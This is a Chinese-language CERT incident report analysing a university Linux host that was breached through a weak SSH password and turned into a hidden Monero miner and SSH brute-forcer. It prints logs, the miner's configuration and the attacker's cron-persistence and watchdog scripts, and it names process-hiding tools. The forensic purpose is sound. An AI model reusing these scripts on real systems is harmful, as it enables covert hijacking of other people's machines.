個案分析-

校園 Linux 主機感染挖礦程式事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

107 年 5 月

I. 事件簡介

1. 駭客利用受害主機進行挖礦之攻擊行為在 2018 年年初開始越來越頻繁，而挖礦的攻擊行為可分為一般主機挖礦與瀏覽器的挖礦綁架，其中受害主機所用的作業系統大都為 Windows 系統居多，而 Linux 主機感染挖礦程式的現象則不常見。

2. 本次事件是某學校實驗室學生進行實驗之測試主機被駭客入侵後，對外進行 SSH.Connection.Brute.Force 暴力攻擊事件。檢視資安通報事件單內容，可以得知該事件的觸發時間點在 2018 年 4 月 17 日 02:54:59。

事件單編號:AISAC-1[redacted]8

原發布編號	ASOC-INT-201804-[redacted]6	原發布時間	2018-04-17[redacted]
事件類型	對外攻擊	原發現時間	2018-04-17 02:54:59
事件主旨	通報:[[redacted]大學]140.[redacted]54 SSH.Connection.Brute.Force		
事件描述	ASOC發現貴單位([redacted]大學)所屬 140.[redacted]54 疑似對外進行 SSH.Connection.Brute.Force 攻擊		
手法研判	貴單位疑似對外進行非法的入侵攻擊，透過每10秒約50次的ssh連線需求，並猜測密碼來進行暴力破解攻擊，攻擊成功後可利用使用者權限來安裝程式或瀏覽、變更、刪除資料，或是拖垮伺服器網路流量及效能來達成阻斷式服務攻擊。 影響範圍：所有使用SSH的伺服器。		
建議措施	惠請貴單位： 1.檢查防火牆紀錄：查看內部是否有開啟異常的連接埠。 2.利用工具程式(如:TCPview、procexp)於來源主機觀察，找出實際執行連線的程式，確認該程式是否為惡意程式。 3.若連線並非預期行為，則來源主機可能已遭植入惡意程式，建議利用木馬或後門清除程式掃瞄該主機，並手動檢測是否有惡意程式執行。 4.檢視及執行各系統之安全修補，並升級至最新版本。 5.攻擊名稱相關參考資料網站： FortiGuard http://www.fortiguard.com/encyclopedia/vulnerability/#id=35662		

3. 受害主機使用 Ubuntu 14.04 LTS 作業系統，該受害主機的使用者表示，因為是測試用主機，所以在登入系統的密碼設定上使用了弱密碼，可能因此成為被駭入的目標。

4. 查看該事件的佐證資料內容，發現受害主機對外攻擊多個目的 IP，而且所用的 port 皆為 22，這些目的 IP 所屬國家有中國、巴西、加拿大、立陶宛，法國、俄羅斯、美國、英國、荷蘭、德國與澳大利亞等 11 個國家。

時間	名稱	目地 IP	目地 Port	目的國家
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	111.231.247.162	22	中國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	122.152.199.182	22	中國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	131.161.40.99	22	巴西
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	191.241.226.86	22	巴西
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	142.44.255.149	22	加拿大
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	159.89.31.146	22	加拿大
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	173.209.62.2	22	加拿大
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	207.148.21.196	22	加拿大
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	194.135.82.27	22	立陶宛
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	137.74.49.50	22	法國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	164.132.160.187	22	法國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	178.33.107.105	22	法國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	178.33.134.221	22	法國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	176.56.182.141	22	俄羅斯
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	195.96.168.58	22	俄羅斯
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	104.164.164.187	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	104.207.134.236	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	104.237.143.129	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	107.164.140.82	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	108.170.55.11	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	108.187.248.160	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	136.0.223.115	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	147.135.184.30	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	158.69.254.120	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	159.65.76.31	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	165.227.8.131	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	18.196.158.183	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	18.218.249.38	22	美國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	104.238.184.133	22	英國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	194.145.200.120	22	荷蘭
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	134.255.236.70	22	德國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	136.243.27.143	22	德國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	188.138.125.70	22	德國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	188.68.35.158	22	德國
17 四月 2018 02:04:25 TST	SSH.Connection.Brute.Force	117.55.229.74	22	澳大利亞

5. 為了瞭解該類型資安事件的觸發原因與攻擊行為，本中心取得主機樣本後進行檢測。

II. 事件檢測

1. 首先，檢視受害主機對外開啟 port 之情形，發現對外開啟 22、80 與 8080 等三個 port，駭客有可能透過這些開啟的 port 入侵。

```
Scanning 192.168.195.160 [1000 ports]
Discovered open port 80/tcp on 192.168.195.160
Discovered open port 22/tcp on 192.168.195.160
Discovered open port 8080/tcp on 192.168.195.160
```

2. 檢視授權登入系統的紀錄，發現在 2018 年 4 月 16 日 20:28 與 21:30 有來自英國 IP:178.62.44.104 進行 ssh 連線之紀錄，應為駭客侵入系統之時間。

```
user@VM-Ubuntu-14-64-EN:~$ cat /var/log/auth.log|grep "178.62.44.104"
Apr 16 20:28:18 VM-Ubuntu-14-64-EN sshd[12769]: Accepted password for user from 178.62.44.104 port 51637 ssh2
Apr 16 20:28:44 VM-Ubuntu-14-64-EN sshd[12886]: Received disconnect from 178.62.44.104: 11: Normal Shutdown, Thank you
for playing
Apr 16 21:30:54 VM-Ubuntu-14-64-EN sshd[13085]: Accepted password for user from 178.62.44.104 port 16438 ssh2
Apr 16 21:30:55 VM-Ubuntu-14-64-EN sshd[13185]: Received disconnect from 178.62.44.104: 11: Normal Shutdown, Thank you
for playing
user@VM-Ubuntu-14-64-EN:~$
```

3. 檢視 CPU 與記憶體資源使用狀態，發現主機整體 CPU 使用率高達 100%，其中執行程式 ld-linux-x86-64 (PID:2992)之 CPU 使用率將近 100%，表示該主機有挖礦現象，而程式 ld-linux-x86-64 可能為一個挖礦程式。

```
user@VM-Ubuntu-14-64-EN: ~
top - 11:40:57 up  1:57,  2 users,  load average: 1.08, 1.13, 1.12
Tasks: 462 total,   2 running, 460 sleeping,   0 stopped,   0 zombie
%Cpu(s):100.0 us,  0.0 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   3067392 total,  1828092 used,  1239300 free,   151192 buffers
KiB Swap:  2093052 total,        0 used,  2093052 free.   800360 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 2992 user      20   0  285808  12180   2956 S 99.3  0.4 114:28.34 ld-linux-x86-64
  471 root      20   0       0      0      0 S  0.3  0.0   0:00.28 jbd2/dm-0-8
 4840 root      20   0       0      0      0 S  0.3  0.0   0:00.41 kworker/0:1
 5117 user      20   0   25192   1936   1168 R  0.3  0.1   0:00.07 top
    1 root      20   0   34016   3288   1452 S  0.0  0.1   0:01.35 init
    2 root      20   0       0      0      0 S  0.0  0.0   0:00.02 kthreadd
    3 root      20   0       0      0      0 S  0.0  0.0   0:00.25 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0       0      0      0 S  0.0  0.0   0:00.65 rcu_sched
    8 root      20   0       0      0      0 R  0.0  0.0   0:00.45 rcuos/0
    9 root      20   0       0      0      0 S  0.0  0.0   0:00.00 rcuos/1
```

4. 檢視使用者帳戶 user 的輸入指令紀錄，發現有段指令很可疑，輸入指令 last(秀出最後登入者為誰)→id(檢視目前所用帳戶資訊)→w(檢視目前有哪些使用者登入)→netstat(網路通訊連線狀態)→sudo su (提升權限至管理者)，可能為駭客所輸入的指令內容。

```
root@VM-Ubuntu-14-64-EN:/home/user# vi .bash_history
```

```
root@VM-Ubuntu-14-64-EN: /home/user
last
id
w
netstat
netstat -lntu
netstat -ntu
netstat -ntua
sudo su
```

5. 檢視主機對外連線狀態，發現該主機會連線至法國 IP:217.182.169.148:14444，而該連線對應 PID:2992，疑似為一個挖礦連線。

```
user@VM-Ubuntu-14-64-EN:~$ netstat -utap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:mysql         *:*                     LISTEN      -
tcp        0      0 192.168.122.1:domain    *:*                     LISTEN      -
tcp        0      0 *:ssh                   *:*                     LISTEN      -
tcp        0      0 localhost:ipp           *:*                     LISTEN      -
tcp        0      0 localhost:postgresql    *:*                     LISTEN      -
tcp        1      0 192.168.195.160:56897   geoname-lookup.ubu:http CLOSE_WAIT  5060/gvfsd-http
tcp        0      0 192.168.195.160:46264   148.ip-217-182-16:14444 ESTABLISHED 2992/-bash
tcp6       0      0 [::]:http-alt           [::]:*                  LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
tcp6       0      0 localhost:ipp           [::]:*                  LISTEN      -
tcp6       0      0 localhost:postgresql    [::]:*                  LISTEN      -
tcp6       0      0 localhost:8005          [::]:*                  LISTEN      -
tcp6       1      0 localhost:35754         localhost:ipp           CLOSE_WAIT  -
udp        0      0 *:ipsec-nat-t           *:*                                 -
udp        0      0 *:isakmp                *:*                                 -
udp        0      0 *:ipp                   *:*                                 -
udp        0      0 *:mdns                  *:*                                 -
udp        0      0 *:l2f                   *:*                                 -
udp        0      0 *:44737                 *:*                                 -
udp        0      0 192.168.122.1:domain    *:*                                 -
udp        0      0 *:bootps                *:*                                 -
udp        0      0 *:bootpc                *:*                                 -
udp        0      0 *:49393                 *:*                                 -
udp6       0      0 [::]:ipsec-nat-t        [::]:*                              -
udp6       0      0 [::]:isakmp             [::]:*                              -
udp6       0      0 [::]:52277              [::]:*                              -
udp6       0      0 [::]:mdns               [::]:*                              -
udp6       0      0 [::]:62726              [::]:*                              -
udp6       0      0 localhost:43217         localhost:43217         ESTABLISHED -
```


6. 查看受害主機的排程資訊，發現在/tmp/.xm/內有一個 upd 的程式排程，會將 output 結果輸出到 dev/null 內，而且內容提到 cron.d 的安裝時間為 2018 年 23:49:31，該時間可能為駭客入侵後執行程式的時間點。

```
root@VM-Ubuntu-14-64-EN: /var/spool/cron
root@VM-Ubuntu-14-64-EN:/var/spool/cron# cat crontabs/*
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (cron.d installed on Mon Apr 16 23:49:31 2018)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * /tmp/.xm/upd >/dev/null 2>&1
```


7. 查看 auth.log 之內容，發現有許多 cron 的 session 開啟，而下一秒馬上關閉的現象，此種開關的情形每隔一分鐘發生，非系統正常行為，疑似因為執行某種程式造成。

```
root@VM-Ubuntu-14-64-EN: /home/user
root@VM-Ubuntu-14-64-EN:/var/log# cat auth.log
May  7 18:13:01 VM-Ubuntu-14-64-EN CRON[3533]: pam_unix(cron:session): session opened for user user by (uid=0)
May  7 18:13:02 VM-Ubuntu-14-64-EN CRON[3533]: pam_unix(cron:session): session closed for user user
May  7 18:14:01 VM-Ubuntu-14-64-EN CRON[3540]: pam_unix(cron:session): session opened for user user by (uid=0)
May  7 18:14:02 VM-Ubuntu-14-64-EN CRON[3540]: pam_unix(cron:session): session closed for user user
May  7 18:15:01 VM-Ubuntu-14-64-EN CRON[3547]: pam_unix(cron:session): session opened for user user by (uid=0)
May  7 18:15:02 VM-Ubuntu-14-64-EN CRON[3547]: pam_unix(cron:session): session closed for user user
May  7 18:16:01 VM-Ubuntu-14-64-EN CRON[3554]: pam_unix(cron:session): session opened for user user by (uid=0)
May  7 18:16:02 VM-Ubuntu-14-64-EN CRON[3554]: pam_unix(cron:session): session closed for user user
May  7 18:17:01 VM-Ubuntu-14-64-EN CRON[3562]: pam_unix(cron:session): session opened for user user by (uid=0)
May  7 18:17:01 VM-Ubuntu-14-64-EN CRON[3561]: pam_unix(cron:session): session opened for user root by (uid=0)
May  7 18:17:01 VM-Ubuntu-14-64-EN CRON[3561]: pam_unix(cron:session): session closed for user root
```


8. 查看 syslog 的內容，發現程式 upd 約每 1 分鐘執行一次，而且執行的次數非常頻繁，推測 auth.log 紀錄的 cron session 開關頻繁現象是因為程式 upd 造成的。




9. 查看目前使用者 user 有執行哪些程式，發現 PID:2992 的程式 ld-linux-x86-64 一直執行著。




10. 尋找程式 ld-linux-x86-64 在主機內的所在位置，發現在/tmp/.xm/stak/內存在程式 ld-linux-x86-64.so.2，與系統本身/lib/x86_64-linux-gnu 資料夾內的 ld-linux-x86-64.so.2 檔案名稱相同，推測它偽裝成系統合法檔案名稱是為了避免被使用者發現。




11. 查看 tmp 資料夾之內容，發現有兩個可疑資料夾.jk 與.xm，內含有可疑檔案，故這兩個資料夾的資料可能為駭客入侵後所放入。



12. 檢視.xm 資料夾之內容，發現有許多檔案的產生點在 2018 年 4 月 16 日 21:00 過後，與駭客所侵入時間很接近，更加確定這些檔案可能為駭客所放入，其中有 cpu.txt、output.txt 與 pools.txt 等 3 個文字檔，以及程式 x、a、upd、run、h32、h64 與 md32 等 7 個執行檔值得深入查看內容。



(1)查看 pools.txt 之內容，發現存放礦池與錢包帳戶的相關資訊，如礦池 IP 為 217.182.169.148:14444、礦池密碼為 x、幣別為 monero7…等等。



(2)查看 out.txt 的內容，可以看到主機成功連線登入礦池與利用 CPU 挖礦情形之報告紀錄，而且這些紀錄的發生起點皆在 2018 年 4 月 16 日 23:49:31，可以

確定該挖礦行為是因為駭客入侵後產生的。

```
root@VM-Ubuntu-14-64-EN:/tmp/.xm# cat output.txt
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
--------------------------------------------------------------------
xmr-stak 2.4.2 e10e8e6

Brought to you by fireice_uk and psychocrypt under GPLv3.
Based on CPU mining code by wolf9466 (heavily optimized by fireice_uk).

Configurable dev donation level is set to 2.0%

You can use following keys to display reports:
'h' - hashrate
'r' - results
'c' - connection
--------------------------------------------------------------------
[2018-04-16 23:49:31] : Mining coin: monero7
[2018-04-16 23:49:31] : CPU configuration stored in file 'cpu.txt'
[2018-04-16 23:49:31] : Starting 2x thread, affinity: 0.
[2018-04-16 23:49:31] : hwloc: memory pinned
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : MEMORY ALLOC FAILED: mmap failed
[2018-04-16 23:49:31] : Fast-connecting to 217.182.169.148:14444 pool ...
[2018-04-16 23:49:31] : Pool 217.182.169.148:14444 connected. Logging in...
[2018-04-16 23:49:32] : Difficulty changed. Now: 120001.
[2018-04-16 23:49:32] : Pool logged in.
[2018-04-16 23:49:32] : New block detected.
[2018-04-16 23:50:04] : New block detected.
HASHRATE REPORT - CPU
| ID |    10s |    60s |    15m |
|  0 |   14.1 |   (na) |   (na) |
Totals (CPU):    14.1    0.0    0.0 H/s
--------------------------------------------------------------------
Totals (ALL):     14.1    0.0    0.0 H/s
Highest:    14.3 H/s
--------------------------------------------------------------------
```

(3) 檢視 cpu.txt 之內容，可以看到 CPU 排程對於挖礦作業的設定內容。

```
root@VM-Ubuntu-14-64-EN:/tmp/.xm# cat cpu.txt

/*
 * Thread configuration for each thread. Make sure it matches the number above.
 * low_power_mode - This can either be a boolean (true or false), or a number between 1 to 5. When set to true,
 *                  this mode will double the cache usage, and double the single thread performance. It will
 *                  consume much less power (as less cores are working), but will max out at around 80-85% of
 *                  the maximum performance. When set to a number N greater than 1, this mode will increase the
 *                  cache usage and single thread performance by N times.
 *
 * no_prefetch -    Some sytems can gain up to extra 5% here, but sometimes it will have no difference or make
 *                  things slower.
 *
 * affine_to_cpu -  This can be either false (no affinity), or the CPU core number. Note that on hyperthreading
 *                  systems it is better to assign threads to physical cores. On Windows this usually means selecting
 *                  even or odd numbered cpu numbers. For Linux it will be usually the lower CPU numbers, so for a 4
 *                  physical core CPU you should select cpu numbers 0-3.
 *
 * On the first run the miner will look at your system and suggest a basic configuration that will work,
 * you can try to tweak it from there to get the best performance.
 *
 * A filled out configuration should look like this:
 * "cpu_threads_conf" :
 * [
 *      { "low_power_mode" : false, "no_prefetch" : true, "affine_to_cpu" : 0 },
 *      { "low_power_mode" : false, "no_prefetch" : true, "affine_to_cpu" : 1 },
 * ],
 * If you do not wish to mine with your CPU(s) then use:
 * "cpu_threads_conf" :
 * null,
 */

"cpu_threads_conf" :
[
    { "low_power_mode" : true, "no_prefetch" : true, "affine_to_cpu" : 0 },

],
```

(4)檢視 x 執行檔之內容，發現它會忽略 SIGHUP 的信號，因此當使用者登出或斷線後，程式 a 仍可正常執行，不會受到任何影響。

```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
 GNU nano 2.2      File: x

nohup ./a >>/dev/null &
```

(5)檢視 a 執行檔之內容，發現它會將程式中 echo 開始至 exit 結尾之內容送入程式 upd 內，並且將執行 run 後的結果輸出到/dev/null 內。

```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
 GNU nano 2.2.6              File: a

pwd > dir.dir
dir=$(cat dir.dir)
echo "* * * * * $dir/upd >/dev/null 2>&1" > cron.d
crontab cron.d
crontab -l | grep upd
echo "#!/bin/sh
if test -r $dir/bash.pid; then
pid=\$(cat $dir/bash.pid)
if \$(kill -CHLD \$pid >/dev/null 2>&1)
then
sleep 1
else
cd $dir
./run &>/dev/null
exit 0
fi
fi" >upd
chmod u+x upd
./run &>/dev/null
```

將程式 a 送至 Virustotal 網站檢測，得知其惡意比例為 1/58，僅有一家防毒軟體公司可以檢測出它為 Linux 系統的木馬程式。

SHA256: d6a120bb1c4d4ad06d2cef385b6ab3773d8b4d9d7f952754348d02c80013f96c

檔案名稱: a

偵測率: 1 / 58

分析日期: 2018-05-08 07:07:11 UTC (1 分鐘 前)

防毒	結果
Ikarus	Trojan.Linux.Mech


(6)查看程式 upd 的內容，發現它最後會執行程式 run，並且將結果輸出到/dev/null 內。

```
user@VM-Ubuntu-14-64-EN: /tmp/.xm
 GNU nano 2.2.6                File: upd

#!/bin/sh
if test -r /tmp/.xm/bash.pid; then
pid=$(cat /tmp/.xm/bash.pid)
if $(kill -CHLD $pid >/dev/null 2>&1)
then
sleep 1
else
cd /tmp/.xm
./run &>/dev/null
exit 0
fi
fi
```

將程式 upd 送至 Virustotal 網站檢測，發現其惡意比例為 0/59，沒有防毒軟體公司認為它為惡意程式。

(7)檢視執行檔 run 之內容，可以得知程式執行時會判斷是 32 位元的作業系統，還是 64 位元的作業系統，本受害主機為 64 位元，故會動態載入 stak 資料夾內的程式 xmr-stak，並且以系統檔案名稱 ld-linux-86-64.so.2 呈現在背景程式執行列表中，藉此隱藏程式 xmr-stak 的存在。



(8) 將程式 h32 送至 Virustotal 網站檢測，發現其惡意比例為 33/53，而且多家防毒軟體公司稱它為 ProcHider，是一個將進程隱藏在監視應用程序中的發布工具，可隱藏程式於背景程式列表中。

防毒	結果
Ad-Aware	Linux.ProcHider.A
AegisLab	Hacktool.Linux.Prochider!c
AhnLab-V3	Linux/Xmlrpc
ALYac	Trojan.Linux.Xhide
Antiy-AVL	HackTool/Linux.ProcHider.a
Avira (no cloud)	LINUX/Procfake
BitDefender	Linux.ProcHider.A
CAT-QuickHeal	Linux.HackTool.ProcHider.a
ClamAV	Unix.Malware.Agent-1395346
Comodo	Application.Linux.HackTool.ProcHider.A
Cyren	Unix/Prochide.A
DrWeb	Tool.Linux.Hider.1
Emsisoft	Linux.ProcHider.A (B)
ESET-NOD32	Linux/HackTool.ProcHide.A
F-Secure	Linux.ProcHider.A
Fortinet	Malware_fam.gw
GData	Linux.ProcHider.A

(9) 將程式 h64 送至 Virustotal 網站檢測，發現其惡意比例為 31/58，而且多家防毒軟體公司稱它為 HTool、Xhide、Procfake、ProcHider 或 HackTool，為一個駭客工具，也具有隱藏程式於背景程式中執行之功能。

SHA256: 7fe9d6d8b9390020862ca7dc9e69c1e2b676db5898e4bfad51d66250e9af3eaf

檔案名稱: h64

偵測率: 31 / 58

分析日期: 2018-05-08 06:35:23 UTC (1 分鐘 前)

防毒	結果
Ad-Aware	Application.Linux.HTool.A
AhnLab-V3	Linux/Xhide.838583
ALYac	Trojan.Linux.Xhide
Antiy-AVL	Trojan/Win32.SGeneric{S:ES}
Arcabit	Application.Linux.HTool.A
Avast	ELF:ProcHider-A [PUP]
AVG	ELF:ProcHider-A [PUP]
Avira (no cloud)	LINUX/Procfake
BitDefender	Application.Linux.HTool.A
CAT-QuickHeal	ELF.Miner.A.GC
ClamAV	Unix.Malware.Agent-1395347
Cyren	ELF/Application.UXIM
DrWeb	Tool.Linux.ProcHide.6
Emsisoft	Application.Linux.HTool.A (B)
ESET-NOD32	Linux/HackTool.XHide.C potentially unsafe
F-Secure	Application.Linux.HTool
GData	Application.Linux.HTool.A
Ikarus	PUA.Linux.Hacktool
Jiangmin	HackTool.Linux.ia
Kaspersky	HEUR:HackTool.Linux.XHide.a
MAX	malware (ai score=96)

(10) 將程式 md32 送至 Virustotal 網站檢測，發現其惡意比例為 28/60，而且多家防毒軟體公司稱它為 Bitcoinminer，為一個挖礦的惡意程式。

SHA256: 1fd02c046f386f0c8779cef3d207613f3ecaa1aac27b88d0898fa145f584dc22

